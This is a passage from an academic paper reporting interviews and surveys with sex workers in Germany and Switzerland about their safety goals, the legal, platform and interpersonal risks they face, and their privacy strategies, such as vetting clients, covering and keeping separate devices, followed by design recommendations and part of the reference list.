while working. Our interview participants worked primarily in Germany and Switzerland, where sex work is legal, but several had also worked abroad in countries with different legal frameworks. Their experiences both in Germany and Switzerland, as well as abroad, highlight that the different ways *legality* is defined impacts their safety. Several participants noted that when countries follow the Nordic model, in which selling sex is not illegal but buying sexual services is [59], they feel less safe. Our survey supported this: two-thirds of respondents reported that whether they were legally permitted to work as a sex worker affected how safe they felt. One participant explained that this was because clients are more afraid and less willing to share their real information with sex workers when the client is buying illegal services; sex workers rely on this information to vet new clients, or to check that an unknown client does not have a bad reputation among other sex workers [7, 67]. P10 described related challenges from working in France:

> "If guys want to see escorts they [must] pay like 1,000 Euros if they are [caught]. So that makes the job more difficult because you have to stay in this in secret. . . . If you have a problem you can't [call] the police." (P10)

Even when working in a country where sex work is legal, a worker's immigration status may prevent them from legally registering as a sex worker. Of those we surveyed, 20% reported that they felt "insecure" or "very insecure" because of their immigration status. In particular, our participants described how the inability to work legally due to immigration status or the country's legal framework results in a lack of access to law enforcement, trustworthy clients, healthcare, and other safety nets, leading to risks to *physical safety*, *respect*, and *financial security*.

Even among those who are eligible to work legally, discomfort with the way legalized sex work is regulated can create safety issues. For example, as of 2017, German sex workers are required to register in order to work [10]. Some participants worried about how the government might use such data about them. Two participants shared that the registration requirements reminded them of the Nazi era:

> "The registration and the new law, that concerns me. . . . I don't want to give them all my data. . . I feel like I'm in the 30's. Of course I have concerns about that. . . [will] the moment ever come where there are like, online raids and people try to track our profiles?" (P12)

P26 had similar thoughts, and said, *"maybe the [registration] data isn't being mishandled today, but in the future it could be."* This highlights the tension between *legality* and *privacy*; in order to be compliant, sex workers in Germany must sacrifice personal information that they may feel puts them at risk.

According to P16, the registration requirement also creates divisions between sex workers and makes it more difficult for sex workers to organize together, as their goals and needs are different. This creates barriers to building *community*, which in turn creates a barrier to staying safe:

> "There is absolutely no worker solidarity between the German workers and the non-German workers. They're happy for all of us [non-German workers] to basically die in the gutter, and it's very frustrating. I blame the way that the laws are set up in Germany, because it puts sex workers into two camps, those who are legal and compliant with German law, and those who. . . still need to work, but they can't get licenses." (P16)

Several of our participants also expressed anger at the ways FOSTA-SESTA impacted their work even in Europe. FOSTA-SESTA is a 2018 law passed by the United States Congress, which was purportedly designed to remove protection from liability for websites that facilitate sex trafficking. The effect was that many sites that sex workers had used to advertise, screen, and build community, including Backpage.com, were taken down or categorically excluded sex work from their platform [3, 12]:

> "Backpage was really great and SESTA/FOSTA really sucks. . . especially here in Germany where my job is totally legal and I pay taxes. Pretty frustrated. [It used to be] about 30% of income and I still didn't recover from it. Backpage was very easy to use for clients." (P13)

P2 worried that FOSTA-SESTA and similar laws would soon block them from all platforms they use to do sex work:

> "When I see stuff like FOSTA, it's also a question of time and when Europe will become similar. And then there'll probably be nothing left for us except to manage everything by hand." (P2)

Non-sex-work-specific laws also impact the safety of sex workers. For example, Germany has an imprint requirement for websites ("Impressumspflicht"), requiring websites to list the website operator's legal name, address, and contact information [17]. Many participants mentioned that this requirement threatens their *privacy* and potentially their *physical safety* because they must either list their real contact information on a site on which they otherwise use a pseudonym, or risk being in violation of the law.

Risks from digital sex-work platforms. Even digital sex-work platforms pose safety risks to sex workers. Several participants reported having their intellectual property — photos of them or composed advertisements they had created — stolen and republished on other sex-work advertising websites

that they had never used before. The business strategy of these websites is to steal workers' ads with legitimate photos and contact information in order to draw in customers, hoping that when the sex worker whose content has been stolen begins receiving calls from clients who found them on the new site, they choose to begin using the website in earnest. Sometimes, these new websites use workers' photos to advertise services the sex worker does not actually offer, creating risks to their *physical safety* if a client contacts them expecting those services. The participants to whom this happened described having their content stolen as an upsetting violation of their *boundaries* and *privacy*. Potential recourse, which might involve commissioning a lawyer to send a take-down notice, was described as "too laborious" (P14) or unlikely to be successful:

> "I haven't been able to get mine down. . . . I know a lot of people have [tried very hard], and they don't take them down. And that's the thing with being criminalized, it's like where do we even turn? No one cares about people stealing your stuff." (P18)

Risks from other digital platforms. Sex workers also experience harm on non-sex-work digital platforms due to platform rules and community standards. American-based digital payment platforms, like Paypal, are especially challenging for sex workers. Paypal offers a popular and simple way to transfer money, but is not a reliable tool for sex workers. Many of our participants reported having accounts frozen or deleted, sometimes blocking access to their funds. This is likely done under Paypal's "Acceptable Use Policy," which prohibits "transactions involving. . . certain sexually oriented materials or services" [58].

The lack of reliable, common payment platforms, and the risk that popular payment platforms like Paypal will freeze or disable their accounts, sometimes left our participants with difficult choices for processing payments and made *financial security* more difficult. While many still use cash primarily, cash posed challenges for large payments and for digital sex work. We discuss participants' strategies for working around these limitations in Section 4.3.

Even when workers do not use digital platforms for sex work, they may experience harms due to their identity as a sex worker. Many participants talked about how they could not use American social media platforms to discuss, let alone advertise, their legal sex work services because these platforms had rules against sexually-explicit content. One participant shared their experience of being banned from a social media platform without warning or notice:

> "I had I don't know how many followers on Instagram and at some point. . . it was just deleted. . . that definitely hurt my business . . . since a lot of clients say, yeah, where can I find pictures of you or something and then I would just send a link to my Instagram account and that was convenient." (P4)

As P20 put it, *"Google is now a market driver and one has to submit to their 'norms.'. . . Or Facebook."* In many cases, there is no recourse to being banned [5, 7].

Similarly, two participants talked about being banned from AirBnB, despite never using the platform for sex work — as far as they can tell, their identity as a sex worker alone was enough to get them permanently banned from the platform:[5]

> "AirBnB bans workers just for being [sex workers]. They have not shown their face, don't use same email or phone. . . and they don't [do sex] work from [an] AirBnB and they got banned." (P13)

While digital platforms such as PayPal, Facebook, and AirBnB are based in the U.S., they operate at a global scale. The imposition of American-driven community standards on sex workers working legally has significant repercussions for nearly every aspects of workers' safety we identified above: physical, financial, privacy, and the ability to set boundaries and create and maintain community.

Digitally-mediated interpersonal risks. Digital platforms can also enable or facilitate risks to sex workers from other platform users. Several participants described challenges with platforms that require them to share their legal name. P3 explained how this made Paypal dangerous by exposing their legal name to clients when they pay:

> "Being able to use Paypal would be awesome. . . [it doesn't work because] we're all criminals. And I work under an alias. Paypal doesn't allow that. Paypal and also Amazon are U.S.-led companies. You'll be kicked out if you do sex work" (P3)

These "real name" policies have long been documented as dangerous or damaging, for example for trans people who have not had a legal name change [16, 29]. For our participants, many of whom use an alias when they work for safety purposes, such policies risk exposing their legal name to clients, and thus threaten participants' *boundaries*, their *privacy*, and potentially their *physical safety* by increasing the risk of stalking or blackmail.

Instances of digitally-mediated context collapse, in which a platform forces the intersection of previously distinct audiences [44], had similar consequences on our participants' goals. Multiple participants discussed having clients contact them through a social media or dating site that they did not use for sex work, or friends and family finding their sex work accounts. Sometimes this is a direct result of platform design

[5] AirBnB filed patents for technology that allows them to identify sex workers and those that are mentally ill in 2018 [18], but reports surfaced regarding AirBnB discriminating against sex workers as early as 2016 [57].

rather than deliberate snooping. For example, Facebook's People You May Know (PYMK) algorithm is known [32, 71] to cause this issue:

> "I wanted a second account with Facebook [for clients to interact with me]. I had a different email address... I didn't want my friends to see it at all, but they were suggested to me [by Facebook] immediately... [so] I just deleted it right away." (P29)

Regardless of the mechanism through which a sex worker is found, the experience is violating and threatens workers' established *boundaries*:

> "Somebody found my [private] Tinder profile. ... I did simply explain to him that I found that a bit stalking-like what he was doing. And that I didn't appreciate such personal contact. He carried it so far to search and find my private Facebook profile, then I blocked him. I don't want to have personal contact with my clients on my Facebook profile.... That also destroys my image as dominatrix." (P21)

While some described strategies for avoiding these privacy violating experiences (see Section 4.3), others shared this sentiment with P23: *"there are things that are just unavoidable."*

4.3 Safety Strategies

Many participants took steps to meet their safety goals and avoid potential threats to those goals. Rather than being technically complex, participants mainly relied on manual protective strategies, such as vetting clients, self-censorship, and keeping two separate devices. While technology made some of these strategies more effective, few participants relied on security tools to be safe online. Often this was due to security tools and features being a burden, disrupting other safety strategies, or being difficult for clients to use, leading to a lack of adoption or abandonment.

Covering. A common strategy our participants used to protect their *physical safety* is to "cover," or tell a friend or colleague the details of an appointment beforehand, so that they can contact the police or another emergency contact if the person does not check in at a pre-planned time. This strategy was used by 68% of our survey respondents. P2 described their strategy, and how the Internet helps them feel safer:

> "Someone almost always knows where I am. I'll put out some updates in regular intervals, call someone or do a video chat or something. ... My safety system without the Internet would... not completely fall apart, but... it wouldn't be as comfortable. And also not as comprehensive." (P2)

However, the effectiveness of covering depends on having a reliable contact to provide cover, and on being diligent about checking in while at the appointment. P5 shared a story about forgetting to check in with their contact:

> "In the heat of the moment I forgot to check the time and then someone knocked on the door and there were two men and the hotel manager at the door and it was then, of course, super embarrassing." (P5)

Several participants described wishing that there were better mechanisms for doing this without needing to depend on other people, which can be cumbersome and unreliable. P27 envisioned an app or other digitally-mediated platform that could possibly fill this role:

> "Especially for women... [who] don't speak the language. ... they would enter where they are and for how long and they could push a button to say that they're there. And then after the time runs out again, that they're out again. Of course, with a generated password each time. When that doesn't happen... the person that you entered as an emergency contact gets contacted by the app. If you don't have anyone, then it's the administrator that alerts the necessary authorities." (P27)

P27 also suggested that if this type of covering tool existed, it would also work as a deterrent for aggressive clients, and that *"probably it would be enough, if johns knew that there was something like that."*

Vetting clients. Some interview participants talked about vetting clients prior to meeting them in person, and 51% of survey respondents said they gather information about clients before meeting them.

Vetting can take two forms. In the first form, sex workers use their networks to check information from the client (for example, name or phone number) with friends or in private online forums, in order to see whether a client has a bad reputation among other sex workers or had been reported for being violent. These forums might contain others' reports of negative experiences, complete or partly obscured phone numbers, or physical descriptions of bad clients, similar to the *Bad Client and Aggressor List* described by Strohmayer et al. [67].

One participant mentioned the National Ugly Mugs, which maintains a large, centralized digital services for reporting and searching clients in the U.K. [55], but expressed frustration that the service only covered the U.K. In Germany and Switzerland, our participants did not mention such a centralized service, and several complained that the lack of such a service made vetting clients difficult.

Participants reported that vetting networks and platforms — centralized or otherwise — were not without issues, such as incompleteness or inconsistent formatting of data that makes search difficult.

Vetting also depends on the ability of the worker to get accurate information about the client before meeting them. Some participants reported that clients' willingness to share information depended on buying sex being legal, as fear of being caught would lead them to hide their information. P2 described facing several such challenges when vetting clients through shared online databases:

> "It's always dependent on what information I'm provided with... If I don't get anything, then I can't search for anything. ... The problem with that is that there's really no databank. There isn't anything standardized. [It] would just be better, if it would run centrally. And that there would be standards. A main problem with those forums is that the phone numbers are never consistently entered." (P2)

In the second form of vetting, the screening process is less about checking for previous bad behavior, and instead intended to *"separate the wheat from the chaff"* (P20). This type of vetting was also reported by Moorman et al. [54]. This was often a strategy developed over time and through trial-and-error, and might be beneficial in both protecting their time and finding respectful clients. P6 described how this process also helps filter out clients who might push other boundaries as well:

> "I optimized my contact method over the years to find a system that provides me with a way to weed out idiots. Making it quite high maintenance to contact me — [by making them contact me] in a very particular way — makes it easier to make sure that those who follow my protocol really want to book me. ... In my experience, if I have high obstacles and people are willing to take them, I can expect them to also follow my [other] rules later." (P6)

With both forms of vetting, participants said they used blocking features liberally when clients or potential clients were rude or pushy with their boundaries, e.g., within WhatsApp, on advertising platforms, or for phone calls and SMS.

Managing digital identities. *Privacy* is a critical safety goal for many sex workers, and also a goal that helps to facilitate other safety goals including maintaining *boundaries* and protecting *physical safety*, for example from stalking. Sex workers' efforts around digital privacy and security largely focused on ensuring that the digital identities used for work could not be connected back to their legal identity or contact information and ensuring separation between different digital identities.

To protect their identities, many participants described using an alias while doing sex work, and 77% of our survey respondents reported using a fake name or otherwise concealing information about themselves from clients. One worker even developed a service that would allow them, and other workers, to avoid using their real name and address while satisfying German website imprint requirements: *"I helped to develop and offer a service where sex workers can use the official union address as their address for their websites to secure their privacy"* (P6). This is one example of how having access to a community, in this case a workers' union, helps promote safety.

Some sex workers are "out," or public about being a sex worker in their personal lives. However, being out is not a binary; multiple participants who considered themselves "out" still had family members who did not know, or social contexts in which they did not want to be known as a sex worker. For example, P3 said they don't worry about sex work advertising sites collecting personal information, but at the same time they are careful about keeping some personal information off of other platforms:

> "I try to keep my real name out from Facebook. My dad is on FB and he doesn't know what I do. My address, where my boyfriend lives. He works for the church. That is not allowed to come out... My [website] imprint is through a third party." (P3)

P14 also explained how being out does not necessarily mean that clients know their personal information: *"It's actually strange, because I'm 'out' privately, but none of my clients know my real name or my address."*

As an alternative to providing false information, or not providing information at all, some workers provide details that have an element of truth but still protect their privacy. For example, P19 described how sharing information that's close to accurate but still vague helps their business by making clients feel special or trusted:

> "It's also a marketing strategy. A lot of guests are also interested in the person behind the dominatrix, so I give them something to 'chew on.' " (P19)

Finally, many participants protect their privacy by maintaining multiple digital profiles (one or more for work and one for personal use) and attempting to keep those profiles separate through the use of separate accounts or even devices (66% of survey respondents):

> "I had only one mobile for a long time, but then [I got another one]. ... You give your number to people, and at one point they come up with the clever idea to google the number, so they can see immediately what you do for a living. ... And I started to work a lot with WhatsApp statuses. And then there is the problem that if you want to post a WhatsApp status for work, you want maybe a picture that is a little bit more suggestive. And it is not so good if your private circle of friends sees that, because not everybody knows what you are doing." (P21)

While keeping separate devices was common, it is also burdensome, and not all participants chose to do it over the long term:

> "For a long time I had another phone with a different number and different WhatsApp but then I noticed that it was just too much work for me, separating them. And then I was also really slow to get back to [clients]. Then that went under and I just found it easier to just have one number." (P12)

P18 describes the cost of keeping separate identities:

> "I mean obviously I wish that sex work wasn't considered shameful and I could post to my heart's delight. It's also time consuming and it's annoying, stressful. It's like even though my family knows, I know it would be embarrassing to them if I came out as a sex worker, for them to have to explain that to their friends. That's bullshit, but it's true. It's stressful having all these phones and personas and things I have to remember. I'm like, 'Shit, did I miss that when I put this up?' All the time." (P18)

Beyond finding it difficult or not worth their time, participants also mentioned that financial incentives might motivate them to make exceptions to otherwise keeping their digital accounts or devices separate. For example, P1 described a client who found their personal social media account, an action for which they would normally block a client. However, for one particular client, they said: *"He added me [on social media] after he spent [a lot of money] in a 3 days row :D can't really be mad at him :DDD"*

Self-censorship. While our participants sometimes had considered reasons for relaxing or changing their rules around keeping separate identities, the consequences of digital identities merging or linking back to participants' personal lives or information can be significant. In order to avoid this, some of our participants went beyond maintaining separate profiles, or using false names, to minimizing the amount of information they have online at all.

Out of fear that clients will find their personal Facebook profile or be recommended to them through PYMK, P13 decided to keep their information on the profile extremely limited: *"I don't have photos. I don't have my city or school or uni."*

Keeping photos off of work accounts is more difficult, as the photos are used to advertise. For these accounts, our participants protected their identities by carefully curating photos so that their face or identifying features like tattoos were not visible (46% of survey respondents).

Participants also mentioned removing content from their phones before crossing borders, for fear of being searched and deported. P18 went as far as to completely shut down their online accounts when traveling:

> "I delete my whole work phone, everything incriminating on my computer. I take down my website, I take down all my apps. . . . If they feel suspicious for some reason as I'm crossing and they search all my stuff I don't want that to lead to getting deported." (P18)

This practice was mentioned even by those working legally:

> "I am legally allowed to work in most countries where I work. [However,] I am scared of getting banned from certain countries just for being a sex worker so I remove all my info, account and website and wipe my phone before travelling." (S11)

However, as with keeping separate devices, some participants stopped using such measures because they were too cumbersome or felt ineffective. P16 describes the decision to no longer hide their face in photos:

> "I used to always blur out my face, which I don't do anymore. That was a conscious decision that I knew would make me less safe. . . . I was tired of doing a lot of photoshopping, and partly because I felt a little bit safer in my work at the time, which I don't know if I do anymore, but. . . you can't take back. And clients connect very strongly with faces, so it's a good marketing move." (P16)

Managing security & privacy settings. Few interview participants depended on privacy and security settings within their devices or online accounts to stay safe online. This was reflected in the survey, where only 35% of respondents reported changing security and privacy settings to be more private or secure.

Of interview participants who did discuss modifying settings, the two most commonly mentioned settings were visibility settings on Facebook and location settings on mobile devices. These settings, reasonably, correspond to some of the more tangible physical risks that participants face — being outed unintentionally, and being located or stalked. P18 explained how they changed their privacy settings to avoid being found on Facebook:

> "I used to get a lot of 'Do you know this person' about clients, even though we never interacted on Facebook. I've never interacted with these clients on Facebook and I don't remember their real name or anything, but they would pop up. . . . It's not so good. I had to make everything private." (P18)

A few participants expressed doubt that security and privacy settings would be effective. As P8 put it, *"If we are online, there isn't a lot of hope for privacy."* P21 explained that they do not trust privacy settings, and instead will opt for physical or hardware solutions such as removing a phone from a room,

or using multiple devices, to make sure their mobile phone does not collect information they do not want it to:

> "I don't really trust the whole system in this respect. I think it doesn't matter if you put [settings] on or off. In case of doubt the phone will listen in, go along, take notes. Sometimes, when I have to talk about something, I mind that there isn't a phone in the room." (P21)

That people do not or cannot rely on in-platform settings to regulate their boundaries has also been observed in the general population [73].

Security-focused tools. Similarly, few participants mentioned using tools specifically built for security and privacy. In our survey, we asked whether they used several security tools: encrypted messaging applications like WhatsApp or Signal (32% reported using), a VPN (14%), encrypted email (9%), Tor (9%), Password Managers (8%), or cryptocurrency (5%). Interview participants reported two main barriers to using such tools: feeling that the tools were too challenging to use — either for themselves or their clients — or feeling that the tools were not sufficiently effective given the effort necessary to use them. P21 describes a friend setting up encrypted email for them, which P21 no longer uses:

> "I have an acquaintance who [will] only write encrypted emails, but that's very effortful. . . . [They] had to download an extra program for me. There you always had a key and then you had to mess with it forever until you could read that email, this was way too stupid for me." (P21)

Security tools can also get in the way of participants' work or other safety goals. P16 explained that they previously used a VPN to obscure their location, but stopped because it created new privacy risks and interfered with their business:

> "Many VPNs will sell your data. Also, many of the advertising platforms either are partly location-based or won't let you use their services if you're not coming from the country that they're based in. One of the U.K. [sex work advertising] platforms. . . you have to have a local phone number and be accessing that website from an IP within that country." (P16)

Particularly of note, although many of our interview participants described having problems with payment processors and two even lamented the lack of anonymous payment platforms, none described using Bitcoin or another cryptocurrency. P3 said, *"I'm not enough of a techie for that. . . [and] nobody's ever suggested it."* Instead, most sex workers relied on cash. How well this works, of course, depends on their type of sex work (e.g., cam performers cannot collect cash from viewers).

Further, even if a sex worker felt they were sufficiently skilled to use a security tool, and felt that the tool was sufficiently beneficial, their clients may lack the digital skill or interest to use such tools. One survey respondent commented on our list of protective strategies:

> "I would gladly do all of the above, but that really only works when the customers participate: Threema / Signal / Telegram, PGP-encryption, cryptocurrency..." (S49)

As S49 points out, all parties must use it before a new tool like a messaging app or payment system can be useful. This barrier of needing others to also comply with a security protocol was similarly identified by journalists looking to communicate securely with sources [50].

Resignation and regret. Finally, some of our participants expressed resignation or apathy about safety. Some participants felt there was little they could do to be *"100% safe at this job"* (S15). This led some participants to disregard safety practices because they felt that the behaviors are not effective or that harm is inevitable — a common response to corporate surveillance [20]. P25 said:

> "When I think about it, it's like how safe are you, really? How protected are you, really, when Google can find you anywhere, Facebook can find you anywhere? I think the aspect or the perception of safety is a little like, you can be found if someone really wants to find you. It's not so difficult anymore, especially with online presence and everything else. It really depends what you're trying to achieve." (P25)

P13 described how despite the serious risks for them, keeping accounts separate in the course of using them day-to-day felt impossible:

> "I login to Kaufmich [a sex-work advertising site] in browser on my personal phone and my Apple account for work phone is registered to my passport name. . . . I hate myself for it sometimes. . . . This stuff could get me killed or deported. . . . I am not prepared." (P13)

Several other participants similarly described feeling regret about taking insufficient precautions. Some expressed that they had originally made choices they felt were unsafe when creating an account, but now felt stuck with those choices; as P16 put it, *"You can't erase what you've done on the Internet."* This sense that it's impossible to correct past mistakes may keep some workers from engaging in more careful privacy management in the future.

5 Discussion

Sex workers experience salient risks both offline and online. Our findings show that our participants have nuanced and multidimensional conceptions of safety and a clear understanding of both digital and offline risks. While physical security was a critical part of safety, safety also included financial security, respect, privacy, legality, clear online and offline boundaries, and access to a community that could help support safety practices. Participants' safety strategies must thus simultaneously support multiple safety goals.

We further identify the primary sources of risk and safety strategies of this high-risk population, who often need to use the Internet to do their work but also face significant consequences if their strategies fail. While our participants have well-developed sex-work-specific protective strategies like covering and vetting clients, many online strategies relied on logical or physical mechanisms — e.g., having two mobile phones, carefully keeping photos with their faces off the Internet, and self-censoring in both work and personal online spaces — rather than using, e.g., platform integrated privacy settings. Few participants used dedicated security tools, and those who did were likely to abandon them, either because they felt the tools were more work than they were worth, or because they disrupted competing work and safety goals.

5.1 Building for sex work.

Ultimately, many of the risks our participants face are not solvable by improved privacy and security tools. Instead, explicit discrimination by social media and payment platforms, poorly designed and explicitly anti-sex-work laws, as well as stigma from the general population, contribute to a dangerous work environment for sex workers. Solutions to the largest problems depend on collective action leading to changing perceptions of sex work, policy changes, and legal changes, rather than the strategic deployment of technical solutions.

With this in mind, we identify two primary ways in which technical tools can enhance sex worker safety. First, existing tools could be modified to accommodate the use cases and threat models experienced by sex workers. Second, new safety tools that specifically address currently unmet sex worker needs can be created.

Refining existing tools. Existing tools are especially well positioned to address *surveillance* risks (e.g., at the border while traveling internationally, by police or governments, or by cross-platform tracking and data aggregation). However, upon examining why these tools are not widely used, we found that many violate other critical safety goals.

In particular, encrypted messaging tools like Signal and WhatsApp could help sex workers keep message content private from both government and corporate surveillance.[6] However, because both applications only allow a single profile per phone number, safely using Signal or WhatsApp with both work and personal contacts might further depend on having a second SIM card or phone, lest the wrong audience see the wrong name or profile photo. In this case, an application with otherwise desirable security properties (e.g., end-to-end encryption and blocking features) becomes harder to use safely for someone with a need to communicate simultaneously with disparate audiences. This design is not necessary for the functioning of the tool — either app could likely enable some limited number of profiles per account without necessarily sacrificing other security properties like end-to-end encryption.

Similarly, VPNs and Tor may offer some protection from surveillance, but their value significantly decreases when they disrupt the user's ability to access the forums or platforms they depend on to stay safe, as one of our participants experienced when they were unable to access geolocation-based vetting platforms. Platforms that manage access through IP location risk denying access to legitimate users who need a VPN [47].

Protecting workers during interactions with clients is another space in which existing digital security and privacy tools have the potential for impact. The safety goals here are usually to keep personal information from clients, keep work information from family and friends, and to be able to draw boundaries and cut off contact with clients when they become aggressive. In these cases, having access to fine-grained privacy and visibility settings may help some workers (those who know about them and trust them), but our participants found that even this careful management fails due to invisible data aggregation, resulting in being outed through people recommendation algorithms or having personal accounts blacklisted because of their work account's activity. Over time, failure seemed inevitable. These issues suggest that many social media platforms continue to fail users who have multiple identities to manage, and that reviewing and changing a platform's data-use policies can be as critical as creating intuitive front-end settings.

Finally, one major risk to workers' financial security, a dimension of safety, was lack of access to digital payment platforms. Cryptocurrencies offer anonymous digital payments and thus might seem like an obvious solution. However, virtually none of our participants used tools like Bitcoin. Cryptocurrencies introduce additional difficulties: getting clients to use such services, even if workers are comfortable using them, and the need to convert between currencies in an already-difficult banking situation. Thus, the vast majority of our participants turned to the analog solution, cash, despite having its own set of problems.

In this case, cryptocurrencies serve as a useful example of how questions of access and usability are not the first

[6] WhatsApp no longer keeps messages to businesses private, and continues to degrade user protection from corporate surveillance [19]; we include it here because at the moment it remains the most popular encrypted messaging application.

that researchers and technologists should ask when building or improving security tools for high-risk users. Rather than considering how we can make cryptocurrencies easier to use for sex workers and clients, we should consider whether they are addressing the fundamental need in the first place. For many, they do not. Our participants need simple anonymous payments, but Bitcoin and similar tools are massively complex systems that do not provide anonymous digital cash. Instead, they provide an entirely independent currency that fluctuates wildly, requires currency brokers and new accounts, and puts users at risk of a massive network of targeted attacks seeking to steal account credentials.

Opportunities for new tools. As articulated by our participants, there may also be opportunities to build bespoke safety tools that better support sex workers specifically.

For example, P27 describes their ideal covering app, which could help sex workers stay safe without a dependable community. Additionally, while there are no technical mechanisms currently available to prevent photos and ads from being copied and republished, there may be opportunity for automating copyright take-down requests for major sites that steal and republish content.

Usable safety tools for sex workers have the potential to support the safety and independence of a sizable population. However, as can be seen from other security tools, if not well-grounded in the experiences of sex workers and their particular legal context, tools can be at best useless and at worst harmful. Design and operation of new tools and platforms should include, and ideally be led by, sex workers. Several sex work and technology collectives like Assembly Four [6] and Hacking//Hustling [28] offer models for this type of collaboration.

5.2 Designing across diverse populations.

In many instances, sex workers provide another data point showing that many common digital mechanisms can amplify risk and complicate protective strategies. In other instances, however, their needs may diverge from other high-risk populations. This tension should be considered when looking to design for a given community and in building general-purpose tools.

For example, being able to use a pseudonym or keep profiles unlinked from their legal identity is critical for the safety of many of our participants, as it sometimes also is for trans people [16], drag queens [52], and intimate partner abuse survivors [45], among others. Our findings underscore why identity management online is an important security and privacy issue, and may suggest that allowing users to have fully pseudonymous profiles — that is, even unlinked from emails and phone numbers that could be used elsewhere — may reduce the risk of digital boundary violations that lead to stalking and harassment [48]. Even in cases where users do the work to keep profiles separate, unwanted and unexpected intersections of work and personal identities online through friend recommendation algorithms or through being identified by use of a shared, single phone number or email across personal and work platforms can cause significant problems.

At the same time, sex workers themselves depend on having the real — or at least persistent — contact information for clients to vet them and keep track of their behavior and preferences. If fully pseudonymous or anonymous profiles were in place on many of the platforms sex workers use, they could find themselves facing new safety challenges, as existing vetting systems may fail. Furthermore, anonymity on social networking sites can enable further abuse and harassment, which is frequently levied against women, minorities, and other marginalized groups [70].

5.3 Broadening the scope of security.

Beyond designing specific technical tools, our results underscore the multidimensional nature of digital safety. Our participants had well-defined ideas of what they needed in order to stay safe. However, many of the elements that were central to their safety goals, like financial security, boundary regulation, respect, and even physical safety, are often not central to the design and study of security and privacy tools and experiences. Our work adds support to a growing body of evidence [23, 24, 30, 33, 41, 46, 61, 70] that online safety involves axes beyond — but intertwined with — digital security and privacy. Thus, we encourage future research and development to holistically consider the multi-dimensional aspects that comprise users' safety experiences. Security researchers and developers must revisit their assumptions about risk and benefit to better align with the needs articulated by their users [40].

6 Conclusion

Through interviews and surveys with sex workers, we examine sex workers' safety goals, their perception of risks to those goals, and the behaviors they employ to mitigate these risks. Our participants expressed that their safety was defined across multiple interrelated axes, and they perceived risks to their safety from clients, platforms, and legal entities. Our results suggest that sex workers are not only aware of the risks presented by digitally-mediated sex work but are also employing multiple ways to protect privacy and security while online. However, they often rely on manual strategies, such as using multiple devices, as current tools do not balance effort and efficacy well enough to address their safety needs and goals. Our findings demonstrate the importance of studying high-risk populations, in order to develop better security tools to protect both those populations and users in general.

Acknowledgments

We thank Eszter Hargittai, Sean Kross, Maggie Oates, and Anna-Kathrin Marx for their invaluable support on this project. We would like to acknowledge support from the Max Planck Institute for Software Systems, which funded study costs and materials for this project.

Elissa Redmiles was supported by the University of Zurich, the National Science Foundation Graduate Research Fellowship Program under Grant No. DGE 1322106, and a Facebook Fellowship for her time on this project. Allison McDonald was supported by a Facebook Fellowship for her time on this project.

References

[1] Ruba Abu-Salma, Elissa M Redmiles, Blase Ur, and Miranda Wei. Exploring user mental models of end-to-end encrypted communication tools. In *8th USENIX Workshop on Free and Open Communications on the Internet (FOCI 18)*, 2018.

[2] Ruba Abu-Salma, M. Angela Sasse, Joseph Bonneau, Anastasia Danilova, Alena Naiakshina, and Matthew Smith. Obstacles to the Adoption of Secure Communication Tools. In *2017 IEEE Symposium on Security and Privacy (SP)*, 2017.

[3] Kendra Albert, Emily Armbruster, Elizabeth Brundige, Elizabeth Denning, Kimberly Kim, Lorelei Lee, Lindsey Ruff, Korica Simon, and Yueyu Yang. Fosta in legal context. Available at SSRN: https://ssrn.com/abstract=3663898, 2020.

[4] Sean T Allen, Katherine HA Footer, Noya Galai, Ju Nyeong Park, Bradley Silberzahn, and Susan G Sherman. Implementing targeted sampling: lessons learned from recruiting female sex workers in baltimore, md. *Journal of Urban Health*, 96(3), 2019.

[5] Payal Arora. Decolonizing Privacy Studies. *Television and New Media*, 20(4), 2019.

[6] Assembly Four. Empowering sex workers through technology. https://assemblyfour.com, accessed 2021-02-16.

[7] Catherine Barwulor, Allison McDonald, Eszter Hargittai, and Elissa M Redmiles. "Disadvantaged in the American-dominated internet": Sex, Work, and Technology. In *Proceedings of the 2021 CHI Conference on Human Factors in Computing Systems*, 2021.

[8] Adam Beautement, M Angela Sasse, and Mike Wonham. The compliance budget: managing security behaviour in organisations. In *Proceedings of the 2008 New Security Paradigms Workshop*, 2008.

[9] Joseph Bonneau, Cormac Herley, Paul C. van Oorschot, and Frank Stajano. Passwords and the evolution of imperfect authentication. *Communications of the ACM*, 58(7), 2015.

[10] Frauen und Jugend Bundesministerium für Familie, Senioren. The new prostitute protection act, 2019. https://www.bmfsfj.de/blob/117624/ac88738f36935f510d3df8ac5ddcd6f9/prostschg-textbausteine-en-data.pdf, accessed 2020-10-03.

[11] Tammy Castle and Jenifer Lee. Ordering sex in cyberspace: A content analysis of escort websites. *International Journal of Cultural Studies*, 11(1), 2008.

[12] Lura Chamberlain. Fosta: A hostile law with a human cost. *Fordham Law Review*, 87(5), 2019.

[13] Camille Cobb and Tadayoshi Kohno. How Public Is My Private Life? In *Proceedings of the 26th International Conference on World Wide Web*, 2017.

[14] Jessica Colnago, Summer Devlin, Maggie Oates, Chelse Swoopes, Lujo Bauer, Lorrie Cranor, and Nicolas Christin. "It's not actually that horrible": Exploring Adoption of Two-Factor Authentication at a University. In *Proceedings of the 2018 CHI Conference on Human Factors in Computing Systems*, 2018.

[15] Scott Cunningham and Todd D. Kendall. Prostitution 2.0: The changing face of sex work. *Journal of Urban Economics*, 69(3), 2011.

[16] Avery P Dame-Griff. Trans cultures online. *The International Encyclopedia of Gender, Media, and Communication*, 2020.

[17] Bundesrepublik Deutschland. Telemediengesetz (tmg). https://www.gesetze-im-internet.de/tmg/__5.html, accessed 2020-10-12.

[18] E.J. Dickson. Airbnb: Who's allowed to use the popular home-sharing site? Rolling Stone, January 2020. https://www.rollingstone.com/culture/culture-news/airbnb-sex-worker-discrimination-935048/, accessed 2020-10-07.

[19] Pranav Dixit. People Are Really Mad About Facebook's Changes To WhatsApp's Privacy Policies. Buzzfeed News, January 2021. https://www.buzzfeednews.com/article/pranavdixit/whatsapp-privacy-policy-changes, accessed 2021-02-21.

[20] Nora A Draper and Joseph Turow. The corporate cultivation of digital resignation. *New Media & Society*, 21(8), 2019.

[21] J. Dutson, D. Allen, D. Eggett, and K. Seamons. Don't punish all of us: Measuring user attitudes about two-factor authentication. In *2019 IEEE European Symposium on Security and Privacy Workshops (EuroS PW)*, 2019.

[22] Valerie Feldman. Sex Work Politics and the Internet. In Carisa R. Showden and Samantha Majic, editors, *Negotiating Sex Work*, chapter 11. University of Minnesota Press, 2014.

